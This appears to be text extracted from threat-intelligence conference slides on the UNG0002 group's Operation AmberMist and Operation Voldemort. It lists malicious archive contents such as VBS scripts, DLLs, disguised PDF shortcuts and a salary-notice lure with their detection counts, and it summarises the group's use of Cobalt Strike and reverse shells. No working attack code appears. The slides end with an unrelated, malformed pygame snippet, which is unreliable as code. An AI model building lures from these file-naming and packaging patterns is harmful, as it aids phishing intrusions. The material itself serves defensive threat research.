2025-06-06	0 / 63	AppleDouble Format	__MACOSX/aaaaa/_imeg/._.DS_Store
2025-05-12	0 / 62	VBA	aaaaa/_imeg/_123.vbs
2025-05-12	0 / 62	AppleDouble Format	__MACOSX/aaaaa/_imeg/._.123.vbs
2025-06-30	0 / 73	Win32 EXE	aaaaa/_imeg/_update.exe
?	?	?	__MACOSX/aaaaa/_imeg/._.update.exe
2025-05-23	1 / 63	?	aaaaa/_imeg/_update.dat
?	?	?	__MACOSX/aaaaa/_imeg/._.update.dat
?	?	?	__MACOSX/aaaaa/_imeg/._.DllSafeCheck64.dll

- Similar campaigns

Operation AmberMist

Infrastructure and Attribution



Hunting & Infrastructure - Overlaps

Bundled Files (6)

Scanned	Detections	File type	Name
2025-06-20	28 / 72	Win32 DLL	2025年度薪資調整辦法公告/_MACOSX/CiscoSparkLauncher.dll
2025-06-20	5 / 62	VBA	2025年度薪資調整辦法公告/_MACOSX/Store.vbs
2025-06-20	2 / 62	Windows shortcut	2025年度薪資調整辦法公告/2025年度薪資調整辦法公告.pdf.lnk
2025-06-20	0 / 63	PDF	2025年度薪資調整辦法公告/_MACOSX/2025年度薪資調整辦法公告.pdf
2025-06-20	0 / 62	XML	2025年度薪資調整辦法公告/_MACOSX/Cisco.xml
2025-06-20	0 / 72	Win32 EXE	2025年度薪資調整辦法公告/_MACOSX/CiscoCollabHost.exe

Operation VolderMort.


- UNG0002 copying TTPs across Operation Voldemort

Scanned	Detections	File type	Name
2025-06-19	41 / 68	Win32 DLL	../.DS_Store/nw_elf.dll
2025-05-27	2 / 63	Windows shortcut	../UI-../pdf.lnk
2025-05-23	1 / 62	?	../.DS_Store/update.dat
2025-06-21	0 / 72	Win32 EXE	../.DS_Store/MacUpdate.exe
2025-05-13	0 / 61	VBA	../.DS_Store/update.vbs
2025-05-27	0 / 64	PDF	../.DS_Store/zwv.pdf
2025-05-13	0 / 60	MP4	../3/c/movie_002.mp4
?	?	PNG	../3/c/1111.png
?	?	PNG	../3/c/1112.png
?	?	PNG	../3/c/1113.png

Operation AmberMist


Operation AmberMist

Hunting & Infrastructure - Overlaps




Remember the malicious ClickFix yet ?

- SideWinder APT group and new ASNs



Operation AmberMist

Conclusion



Conclusion

- *UNG0002* targets South Asian Nations primarily. 
- Multiple Overlaps between AmberMist and CobaltWhisper. 
- Campaigns active since May 2024 till date. 
- Sophisticated lures targeting professionals across multiple-industries. 
- Heavily relies on Cobalt Strike, LOLBINs, custom-RATs & reverse shell. 
- Imitates Chinese-state sponsored campaigns with evolving TTPs. 

ANY QUESTIONS ?



X [Twitter]

[🔗 link](#)



Personal-Blog

[🔗 link](#)



LinkedIn

[🔗 link](#)


positive hack Jakarta talks

by ■ positive technologies

```
[pygame.draw.line(screen, (150, 150, 150),  
(400, 300), (400 + 100 * pygame.math.cos  
(a + i * 60), 300 + 100 * pygame.math.sin  
(a + i * 60)), 8) for i in range(6)]
```

Thank you

■ #PHTalks



```
pygame.draw.line(screen, (150, 150, 150),  
                 (400, 300), (400 + 100 * pygame.math.cos  
                               (a + i * 60), 300 + 100 * pygame.math.sin  
                               (a + i * 60)), 8) for i in range(6))  
if 'a' in locals():  
    a += 5
```